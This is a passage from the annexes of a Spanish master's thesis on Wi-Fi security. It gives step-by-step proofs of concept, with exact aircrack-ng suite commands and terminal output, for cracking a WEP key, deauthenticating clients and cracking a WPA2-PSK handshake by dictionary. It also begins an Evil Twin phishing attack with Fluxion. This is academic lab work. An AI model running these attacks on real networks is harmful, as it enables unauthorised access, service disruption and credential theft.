[13] https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-security-enhancements ; [15/03/2018]
[14] https://www.pandasecurity.com/spain/mediacenter/seguridad/wpa3/ ; [15/03/2018]
[15] https://www.welivesecurity.com/la-es/2018/01/19/mejoras-wifi-nuevo-protocolo-wpa-3/ ; [15/03/2018]
[16] https://www.osi.es/es/wifi-publica ; [16/03/2018]
[17] https://www.kaspersky.es/resource-center/preemptive-safety/public-wifi ; [16/03/2018]
[18] https://www.wifislax.com [18/03/2018]
[19] https://www.kali.org ; [18/03/2018]
[20] http://aircrack-ng.org ; [16/03/2018]
[21] https://github.com/FluxionNetwork/fluxion ; [18/03/2018]
[22] https://freeradius.org ; [18/03/2018]
[23] https://github.com/OpenSecurityResearch/hostapd-wpe ; [18/03/2018]
[24] https://github.com/wifiphisher/wifiphisher ; [18/03/2018]
[25] https://tools.kali.org/sniffingspoofing/hamster-sidejack ; [18/03/2018]

6. Anexos

6.1 Prueba de Concepto nº 1 - Ataque PTW al protocolo WEP

En esta prueba de concepto se simulará un escenario de una red Wi-Fi doméstica con ESSID “TFM-WIFI” que utiliza el protocolo WEP para proteger la red con una contraseña compartida de 128 bits.

Sobre este escenario, se realizará un ataque PTW sobre el protocolo WEP para obtener la contraseña compartida de la red Wi-Fi.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Punto de acceso configurado para proteger la WLAN utilizando el protocolo WEP.
- Tarjeta de red inalámbrica “Alfa Network AWUS036NH Ralink” compatible con el modo monitor.
- Dispositivo cliente conectado a la red WLAN.
- Distribución de auditoría Wifislax.
- Script “Airoscript wifislax”.

Para llevar a cabo el ataque PTW, se utilizará el script “Airoscript wifislax” (incluido en Wifislax), que automatiza el proceso de realización de dicho ataque y permite realizarlo de forma sencilla. Dicho script, utiliza internamente las herramientas de la suite aircrack necesarias para ejecutar el ataque.

A continuación se detalla el uso del script para llevar a cabo el ataque PTW contra la red Wi-FI.

1-. Se ejecuta el script y se selecciona la interfaz inalámbrica “wlan0”.




Figura 36. Ataque WEP - Airoscript (selección interfaz)

2.- A continuación, se selecciona la opción 1) para activar el modo monitor en la tarjeta de red inalámbrica.




Figura 37. Ataque WEP - Airoscript (activación modo monitor)

3.- Posteriormente, se selecciona la opción 1) para buscar la red objetivo. Como se puede comprobar a continuación, la herramienta identifica la red Wi-Fi objetivo y ofrece información sobre su BSSID. Además, también se puede comprobar que actualmente existe un cliente conectado a dicha red, lo que facilitará posteriormente la realización del ataque.

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
INFO INTERFAZ

                 Interfaz = wlan0 / modo Managed
            Chipset/Driver = Ralink RT2870/3070
                   Tu MAC = 00:c0:ca:96:e3:cd

MENU PRINCIPAL

     1) Escanear              -Buscar Objetivos
     2) Seleccionar           -Seleccionar Objetivo
     3) Ataques               -Atacar Objetivo
     4) Crackear              -Menu Crackear
     5) Auto                  -Buscar Key Automaticamente
     6) Autenticar            -Cliente Falso en Objetivo
     7) Desautenticar         -Desautenticar del Objetivo
     8) Inyección             -Menu de Inyección
     9) Opciones Avanzadas    -Utilidades Varias
    10) Salir                 -Cerrar Airoscript

     #>
```

```
Escaneando Objetivos ...

CH 14 ][ Elapsed: 36 s ][ 2018-04-24 16:14

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:C6:3C:C2:EC:0C  -32       10       24    0  11  54e. WEP  WEP         TFM-WIFI

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:C6:3C:C2:EC:0C  60:F8:1D:C9:1E:3C  -32   54e-24e     0       20  TFM-WIFI
```

Figura 38. Ataque WEP - Airoscript (escanear redes)

4.- Se especifica la opción 2) para seleccionar la red objetivo.

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
                        Listado de APs Objetivo

#      MAC                CN    SEG            PWR     #PAQ    SSID

1)     18:D6:C7:44:E5:DE  13            -1      0
2)     1C:C6:3C:C2:EC:0C  11    WEP     -32     8       TFM-WIFI

    Selecciona Objetivo> 2
```

Figura 39. Ataque WEP - Airoscript (selección objetivo)

5.- A continuación, la herramienta pregunta si se desea seleccionar un cliente de la red Wi-Fi. La existencia de un cliente conectado facilita la realización del ataque, ya que permite inyectar tráfico sobre él para capturar mayor número de paquetes #Data.

En este caso, existe un cliente conectado, por lo que se selecciona la opción 1).

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
¿SELECCIONAR UN CLIENTE?

      1) Si
      2) No
      3) Corregir el SSID Primero

      #>
```

Figura 40. Ataque WEP - Airoscript (selección cliente 1)

6.- Se selecciona la opción 1).

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
SELECCIONA EL CLIENTE

      1) Clientes detectados del AP objetivo
      2) Clientes detectados de todos los APs
      3) Realizar desaut. masiva al AP objetivo + redetectar sus clientes
      4) Introducir manualmente MAC de un cliente

      #>
```

Figura 41. Ataque WEP - Airoscript (selección cliente 2)

7.- Se selecciona el cliente de la red Wi-Fi.

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
SELECCIONA CLIENTE

1) 60:F8:1D:C9:1E:3C,
#?
```

Figura 42. Ataque WEP - Airoscript (selección cliente 3)

8.- A continuación, se muestran los posibles ataques que pueden realizarse contra la red. En este caso, como existe un cliente conectado se selecciona la opción “7) ARP replay => Automático”.

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
ATAQUES SIN CLIENTES

     1)  Falsa auth => Automatica
     2)  Falsa auth => Interactiva
     3)  Fragmentation
     4)  Chopchop
     5)  Cafe Latte
     6)  Hirte

ATAQUES USANDO UN CLIENTE

     7)  ARP replay => Automatico
     8)  ARP replay => Interactivo
     9)  Fragmentation
    10)  Frag. attack con cliente
    11)  Chopchop

INYECCIÓN SI SE GENERA EL XOR

    12) ARP inject desde xor (PSK)
    13) Volver al menu Principal
```

Figura 43. Ataque WEP - Airoscript (selección ataque ARP replay)

9) Una vez configurado el ataque, la herramienta comienza a ejecutarlo. Por un lado, se inyectan paquetes contra el cliente conectado a la red Wi-Fi. Por otro lado, se capturan los paquetes #Data que será utilizados posteriormente para realizar el ataque PTW y obtener la contraseña compartida de la red.




Figura 44. Ataque WEP - Airoscript (ejecución del ataque ARP replay)

10) A continuación, se intenta ejecutar el ataque PTW cuando se han capturado 8439 #Datas. Para ello se selecciona en el menú principal la opción “4) Crackear”. A continuación se selecciona la opción “1) Aircrack”.




Figura 45. Ataque WEP - Airoscript (selección herramienta obtener clave Wi-Fi)

Posteriormente se selecciona la opción “1) aircrack-ng PTW”. Esta opción utiliza la herramienta aircrack-ng para ejecutar un ataque PTW contra los paquetes #Data capturados.

```
airoscript : airoscript.cw - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

        Opciones WEP CRACKING

     1) aircrack-ng PTW
     2) aircrack-ng Estandard
     3) aircrack-ng Opciones User

     #>
```

Figura 46. Ataque WEP - Airoscript (selección tipo ataque aircrack-ng)

Como se puede comprobar a continuación, la herramienta no consigue aún obtener la contraseña de la red Wi-Fi. Esto es debido a que el ataque PTW necesita al menos 30.000 paquetes #Data para obtener la contraseña.

```
Aircrack PTW contra TFM-WIFI

                    Aircrack-ng 1.2 rc4 r2913

          [00:00:02] Tested 156752 keys (got 8439 IVs)

   KB    depth   byte(vote)
    0   19/ 24   E2(10752) 05(10496) 9A(10496) A6(10496)
    1   10/  1   E1(11008) 1B(10752) 1F(10752) 52(10752)
    2    6/ 14   E5(11520) 24(11264) 99(11264) A7(11264)
    3   10/ 15   FF(11264) B3(11008) 05(10752) 18(10752)
    4   37/  4   B9(10240) 0A(9984) 3C(9984) 4A(9984) 6)

Failed. Next try with 10000 IVs.
```

Figura 47. Ataque WEP - Airoscript (contraseña no encontrada aircrack-ng)

11) Por último, se repite el ataque tras capturar 53.898 #Datas. Como se puede comprobar a continuación, se obtiene la contraseña la red Wi-Fi protegida con el protocolo WEP ("PasswdTFM1234").

```
Aircrack PTW contra TFM-WIFI

                    Aircrack-ng 1.2 rc4 r2913

          [00:00:01] Tested 779 keys (got 53898 IVs)

   KB    depth   byte(vote)
    0    3/  5   07(62976) 51(62464) F6(61952) A6(61696)
    1    5/  1   64(61184) 0A(60672) 51(60672) 5A(60672)
    2   42/  2   82(57856) 5A(57600) B4(57600) C4(57600)
    3    0/  1   97(77568) 05(62720) 3D(62464) 1B(61952)
    4    4/ 11   37(62976) D5(62720) 55(62464) 82(62208)

     KEY FOUND! [ 50:61:73:73:77:64:54:46:4D:31:32:33:34 ] (ASCII: PasswdT
FM1234 )
        Decrypted correctly: 100%
```

Figura 48. Ataque WEP - Airoscript (contraseña encontrada aircrack-ng)

6.2 Prueba de Concepto nº 2 - Ataque basado en diccionario al proceso de autenticación PSK del protocolo WPA2

Esta prueba de concepto ilustrará cómo es posible realizar un ataque basado en diccionario para obtener la clave compartida de una red Wi-Fi doméstica que utiliza el protocolo de seguridad WPA2 en modo PSK. Cómo se comentó en la parte teórica, dicho ataque necesita primero capturar el 4-way handshake de la asociación de un cliente de la red con el punto de acceso. Posteriormente, a través de un ataque basado en diccionario se van comprobando las diferentes claves del diccionario, hasta comprobarlas todas o dar con una que permita derivar el mismo handshake capturado. En este último caso, se habrá averiguado la clave compartida utilizada por la red Wi-Fi.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Punto de acceso configurado para proteger la WLAN utilizando el protocolo WPA2 en modo PSK.
- Tarjeta de red inalámbrica “Alfa Network AWUS036NH Ralink” compatible con el modo monitor.
- Dispositivo cliente conectado a la red WLAN.
- Distribución de auditoría Wifislax.
- Suite aircrack-ng.

A continuación se detalla el uso de las herramientas de la suite “aircrack-ng” necesarias para llevar a cabo el ataque basando en diccionario contra el protocolo WPA2.

1.- Colocar la interfaz inalámbrica (wlan0) en modo monitor (mon0):

```
airmon-ng start wlan0
```

2.- Se utiliza airodump-ng para identificar los datos necesarios de la red Wi-Fi objetivo:

```
airodump-ng mon0
```

```
CH 12 ][ BAT: 4 hours 3 mins ][ Elapsed: 6 s ][ 2018-04-25 18:15

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

88:03:55:33:C6:C1  -77        3        1    0   6  54e. WPA2 CCMP   PSK  Orange-C6BF
C0:4A:00:44:01:62  -77        1        0    0  13  54e. WPA2 CCMP   PSK  TP-LINK_9162
F8:FB:56:1E:7F:8F   -1        0        0    0   3  -1                    <length:  0>
B0:4E:26:0A:C3:3E  -36        2        0    0   4  54e  WPA2 CCMP   MGT  WIFI_CORP
1C:C6:3C:C2:EC:0C  -38        1        4    1  11  54e. WPA2 CCMP   PSK  TFM-WIFI
F8:1A:67:F3:49:6C  -69        3        0    0   6  54e. WPA2 CCMP   PSK  leofran

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F8:FB:56:1E:7F:8F  2C:AE:2B:98:87:01  -62    0 - 1e     0       15
(not associated)   00:C0:CA:96:E3:CD    0    0 - 1      0       11
1C:C6:3C:C2:EC:0C  00:1A:EF:0B:66:3D  -28    0 -54      0        1
```

Figura 49. Ataque diccionario WPA2 (buscar objetivo)

3.- En este caso, la red Wi-Fi objetivo será “TFM-WIFI”. Como se puede comprobar, utiliza el protocolo WPA2 en modo PSK con cifrado CCMP.

A continuación, se debe capturar el 4-way handshake entre un cliente de la red Wi-Fi y el punto de acceso. Para ello se utiliza la herramienta “airodump-ng” con los siguientes parámetros:

- “-c”: Especifica el canal utilizado por la red Wi-Fi.
- “--bssid": Especifica la dirección MAC del punto de acceso.
- “-w”: Especifica el nombre del archivo donde se guardará el handshake.
- <interfaz>: Especifica el nombre del interfaz que está en modo monitor.

```
airodump-ng -c 11 --bssid 1C:C6:3C:C2:EC:0C -w psk mon0
```

```
CH 11 ][ BAT: 3 hours 13 mins ][ Elapsed: 1 min ][ 2018-04-25 18:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:C6:3C:C2:EC:0C  -38 100      451       50   36  11  54e. WPA2 CCMP   PSK  TFM-WIFI

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:C6:3C:C2:EC:0C  00:1A:EF:0B:66:3D  -30    2 -54     11       21
1C:C6:3C:C2:EC:0C  60:F8:1D:C9:1E:3C  -30    0 -24e     4       84
1C:C6:3C:C2:EC:0C  40:CB:C0:12:BD:A1  -48    0e-24      4       55

wifislax64 ~ #
```

Figura 50. Ataque diccionario WPA2 (ejecución airodump-ng captura handshake)

4.- Una vez iniciado el proceso de captura del handshake existen dos opciones:

- Esperar a que un cliente se conecte a la red Wi-Fi.
- Realizar un ataque para desautenticar a un cliente conectado al punto de acceso y así obligar a que vuelva a iniciar el 4-way handshake para volver a asociarse al punto de acceso.

En este caso, como existen clientes conectado a la red, se realizar un ataque para desautenticar a uno de ellos y así acelerar el proceso de captura del handshake.

Para ello se utilizará la herramienta “aireplay-ng” con las siguientes opciones:

- “-0”: Especifica que se inyecten tramas para desautenticar.
- <número>: Especifica el número de tramas de desautenticación que se se enviarán.
- “-a”: Establece la dirección MAC del punto de acceso.
- “-c”: Establece la dirección MAC del cliente que se quiere desautenticar.
- <interfaz>: Especifica el nombre del interfaz que está en modo monitor.

```
aireplay-ng -0 1 -a 1C:C6:3C:C2:EC:0C -c 00:1A:EF:0B:66:3D mon0
```

```
wifislax64 ~ # aireplay-ng -0 10 -a 1C:C6:3C:C2:EC:0C -c 00:1A:EF:0B:66:3D mon0
18:20:16  Waiting for beacon frame (BSSID: 1C:C6:3C:C2:EC:0C) on channel 11
18:20:17  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [ 2|53 ACKs]
18:20:18  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [20|42 ACKs]
18:20:18  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [ 9|39 ACKs]
18:20:19  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [ 8|33 ACKs]
18:20:20  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [38|27 ACKs]
18:20:20  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [58|45 ACKs]
18:20:21  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [60|50 ACKs]
18:20:22  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [46|34 ACKs]
18:20:22  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [56|30 ACKs]
18:20:23  Sending 64 directed DeAuth. STMAC: [00:1A:EF:0B:66:3D] [57|26 ACKs]
wifislax64 ~ #
```

Figura 51. Ataque diccionario WPA2 (ataque desautenticación aireplay-ng)

5.- Una vez enviadas las tramas de desautenticación a los clientes, a continuación se puede comprobar que la herramienta “airodump-ng” que se encontraba en ejecución ha conseguido capturar el 4-way handshake:

```
CH 11 ][ BAT: 3 hours 13 mins ][ Elapsed: 1 min ][ 2018-04-25 18:20 ][ WPA handshake: 1C:C6:3C:C2:EC:0C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:C6:3C:C2:EC:0C  -38 100      451     1250   36  11  54e. WPA2 CCMP   PSK  TFM-WIFI

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:C6:3C:C2:EC:0C  00:1A:EF:0B:66:3D  -30    2 -54     11     2421
1C:C6:3C:C2:EC:0C  60:F8:1D:C9:1E:3C  -30    0 -24e     4       84
1C:C6:3C:C2:EC:0C  40:CB:C0:12:BD:A1  -48    0e-24      4       55

wifislax64 ~ #
```

Figura 52. Ataque diccionario WPA2 (captura handshake airodump-ng)

El 4-way handshake se ha almacenado en los siguientes archivos:

```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
wifislax64 ~ # ls psk*
psk-01.cap  psk-01.csv  psk-01.kismet.csv  psk-01.kismet.netxml
wifislax64 ~ #
```

Figura 53. Ataque diccionario WPA2 (ficheros captura handshake)

6.- Por último, se utiliza la herramienta “aircrack-ng” para realizar un ataque de diccionario para obtener la clave compartida de la red Wi-Fi a partir del 4-way handshake capturado. Para ello, se utilizan las siguientes opciones:

- “-b”: Establece la dirección MAC del punto de acceso.
- “-w”: Establece el nombre del archivo que contiene el diccionario.
- <ficheros captura hanshake>: Establecen los ficheros que almacenan el 4-way handshake capturado.

```
aircrack-ng -b 1C:C6:3C:C2:EC:0C -w password.lst psk*.cap
```

```
                    Aircrack-ng 1.2 rc4 r2913

      [00:00:01] 948/1558 keys tested (918.12 k/s)

      Time left: 0 seconds                                      60.85%

                        KEY FOUND! [ Prueba1234 ]


      Master Key     : AA 32 B2 3E 1D 89 0D B7 AD 84 FF 19 F8 A1 46 A0
                       43 25 1D C3 40 63 7C 37 D5 BD 85 66 E2 61 2D 42

      Transient Key  : 23 C1 09 36 86 F6 8D 18 12 A6 10 DC AB 0E 73 48
                       99 CE 23 1A 4C 28 44 56 5F 27 1E 90 56 96 41 84
                       8D 04 13 E6 3A 25 C3 E2 A7 E4 11 18 42 8B 86 B9
                       4B AC E4 C0 BD 01 0A 86 C0 35 43 B2 89 93 7F 54

      EAPOL HMAC     : 36 1D 43 B6 04 FB F2 95 5B 62 BA 22 08 E0 55 B6
wifislax64 ~ #
```

Figura 54. Ataque diccionario WPA2 (obtener contraseña con aircrack-ng)

Como se puede observar, se consigue obtener la clave compartida de la red Wi-Fi (“Prueba1234”) que utiliza el protocolo de seguridad WPA2-PSK.

6.3 Prueba de Concepto nº 3 - Ataque EVIL TWIN sobre WPA2-PSK para obtener la contraseña de la red Wi-Fi.

En esta prueba de concepto se llevará a cabo un ataque EVIL TWIN contra una red WLAN doméstica protegida con WPA2 en modo PSK, con el objetivo de obtener la clave compartida de la red Wi-Fi.

Para ello, se seguirán los siguientes pasos:

1. Recopilar información sobre la red Wi-Fi objetivo.
2. Desautenticar a un cliente conectado al punto de acceso con el objetivo de capturar el 4-way handshake cuando vuelva a asociarse al mismo.
3. Capturar el 4-way handshake cuando el cliente vuelva a asociarse al punto de acceso.
4. Desplegar un punto de acceso falso "**Fake AP**" que tenga el mismo ESSID que la red Wi-Fi objetivo, con la finalidad de que los clientes se conecten a esta red para interceptar el tráfico y realizar un ataque **man-in-the-middle**.
   Dicho punto de acceso estará configurado con autenticación abierta y no será necesario proporcionar una contraseña compartida para conectarse. El "Fake AP" dispondrá de un servidor DHCP para asignar a las clientes (víctimas) que se conecten datos referentes a la conexión de red (dirección IP, máscara, puerta de enlace y servidores DNS).
5. Desautenticar a todos los clientes conectados al punto de acceso legítimo de forma que únicamente puedan conectarse al punto de acceso falso desplegado, que tendrá el mismo ESSID que la red legítima, pero estará configurada con autenticación abierta.
6. Cuando un cliente se conecte al "Fake AP", automáticamente se le asignará una IP y se establecerá como puerta de enlace la dirección del "Fake AP". El "Fake AP" resolverá todas las peticiones DNS realizadas desde el navegador de la víctima de forma que se le muestre a una página de **phishing** especialmente diseñada para engañar al usuario y que proporcione la clave compartida de la red Wi-Fi.
7. Cuando la víctima introduzca la clave compartida, se comprobará si es correcta utilizando el handshake capturado en el punto 3. Mientras la contraseña introducida no sea correcta, se le mostrará la página de phishing para que vuelva a introducir la contraseña.
8. Cuando la víctima introduzca la contraseña correcta, se almacenará la contraseña capturada, se mostrará un mensaje a la víctima informando que su conexión se restablecerá brevemente, se parará el "Fake AP" y cesarán los ataques de desautenticación de los clientes asociados a la red legítima.

Para la realización de la prueba de concepto se utilizarán los siguientes **recursos**:

- Punto de acceso configurado para proteger la WLAN utilizando el protocolo WPA2 en modo PSK.
- Tarjeta de red inalámbrica "Alfa Network AWUS036NH Ralink" compatible con el modo monitor (para capturar el handshake) y punto de acceso (para desplegar el Fake AP).
- Dispositivo cliente conectado a la red WLAN.
- Distribución de auditoría Wifislax.
- Herramienta Fluxion.

A continuación se detalla el uso de la herramienta Fluxion para llevar a cabo el ataque EVIL TWIN descrito anteriormente.

1.- Ejecutar fluxión. La herramienta pondrá la interfaz de red inalámbrica en modo monitor y solicitará el idioma en el que se quieren ver los menús.

2.- Buscar la red Wi-Fi objetivo. Para ello se selecciona la opción “[1] Todos los canales”.


```
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]
[                                                           ]
[      FLUXION 2     < Fluxion Is The Future >              ]
[                                                           ]
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~]


[2] Seleccione canal

      [1] Todos los canales
      [2] Canal(es) específico(s)
      [3] Atrás

[deltaxflux@fluxion]-[~]
```

```
WIFI Monitor

CH 12 ][ BAT: 1 hour 47 mins ][ Elapsed: 24 s ][ 2018-04-25 19:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

D4:6E:0E:F8:D0:B4   -1        0       11    0  11  -1   WPA              <length:  0>
B0:4E:26:0A:C3:3E  -20        9        0    0   4  54e  WPA2 CCMP   MGT  WIFI_CORP
62:CB:C0:12:BD:A1  -30        3       10    0   6  54e  WPA2 CCMP   PSK  iPhone de Antonio
1C:C6:3C:C2:EC:0C  -32        7        0    0  11  54e. WPA2 CCMP   PSK  TFM-WIFI
B0:EA:BC:16:ED:2B  -59        6        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_ED2A
78:94:B4:09:5D:01  -68        1        1    0   1  54e  WPA2 CCMP   PSK  vodafone5D00
84:9C:A6:C2:BC:67  -68        5        0    0  11  54e. WPA  TKIP   PSK  Orange-BC65
60:E3:27:5F:E7:BE  -69        6        0    0   7  54e. WPA2 CCMP   PSK  JOSE
B4:A5:EF:C4:7A:D9  -70        6        0    0  11  54e  WPA2 CCMP   PSK  vodafone7AD8
D8:FB:5E:9C:F0:63  -73        3        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_F062
18:A6:F7:6E:D5:76  -73        4        0    0   9  54e. WPA2 CCMP   PSK  TSM FIBRA JUAN
EC:08:6B:83:76:D0  -74        6        0    0   5  54e. WPA2 CCMP   PSK  TSM FIBRA 1-B
F8:1A:67:F3:49:6C  -74        4        0    0   6  54e. WPA2 CCMP   PSK  leofran
60:E3:27:76:43:7E  -74        7        0    0   5  54e. WPA2 CCMP   PSK  TSM FIBRA 2 I
10:FE:ED:FA:1C:A4  -74        7        0    0   8  54e. WPA2 CCMP   PSK  Orange-1CA1
D8:FB:5E:25:9A:CC  -74        4        0    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_9ACB
D4:6E:0E:BB:DB:C8  -74        3        0    0   2  54e  WPA2 CCMP   PSK  TSM Fibra Noguera
84:16:F9:9C:F1:FE  -75        4        0    0  10  54e. WPA2 CCMP   PSK  TP-LINK_F1FE
30:B5:C2:D9:CE:68  -75        4        0    0   1  54e. WPA2 CCMP   PSK  TP-LINK_D9CE68
E0:51:63:97:F0:AB  -75        3        0    0   1  54e. WPA2 CCMP   PSK  Orange-F0A9
F8:FB:56:1E:7F:8F  -76        3        0    0   2  54e  WPA  TKIP   PSK  MOVISTAR_7F86
18:D6:C7:6A:13:46  -76        4        0    0   1  54e. WPA2 CCMP   PSK  TP-LINK_1346
